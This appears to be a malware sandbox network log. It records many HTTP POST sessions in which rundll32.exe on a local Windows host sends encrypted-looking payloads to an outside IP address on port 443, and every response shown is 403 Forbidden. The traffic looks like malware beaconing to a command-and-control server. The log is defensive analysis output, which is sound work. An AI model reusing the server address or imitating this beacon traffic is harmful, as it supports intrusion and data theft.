2021-10-28 02:45:40 UTC	89	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:45:41 UTC	94	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:41 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.5	49831	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:43 UTC	94	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:43 UTC	94	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:45:44 UTC	99	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:44 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49761	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:08 UTC	9	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:08 UTC	10	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:45:08 UTC	14	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:08 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.5	49833	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:44 UTC	99	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:44 UTC	99	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:45:45 UTC	104	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:45 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.5	49839	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:47 UTC	104	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:47 UTC	104	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:45:48 UTC	109	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:48 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.5	49841	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:48 UTC	109	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:48 UTC	109	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:45:49 UTC	114	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:49 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.5	49847	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:52 UTC	114	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:52 UTC	114	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:45:53 UTC	124	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:53 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.5	49851	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:53 UTC	119	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:53 UTC	119	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:45:53 UTC	124	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:53 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.5	49857	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:56 UTC	124	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:56 UTC	124	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:45:56 UTC	133	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:56 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.5	49859	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:56 UTC	129	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:56 UTC	129	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:45:57 UTC	134	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:57 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.5	49865	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:00 UTC	134	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:00 UTC	134	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:46:00 UTC	143	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:00 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.5	49872	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:00 UTC	139	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:00 UTC	139	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:46:01 UTC	144	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:01 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.5	49878	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:03 UTC	144	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:03 UTC	144	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:46:04 UTC	153	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:04 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49768	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:11 UTC	14	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:11 UTC	15	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:45:12 UTC	24	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:12 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.5	49880	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:04 UTC	149	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
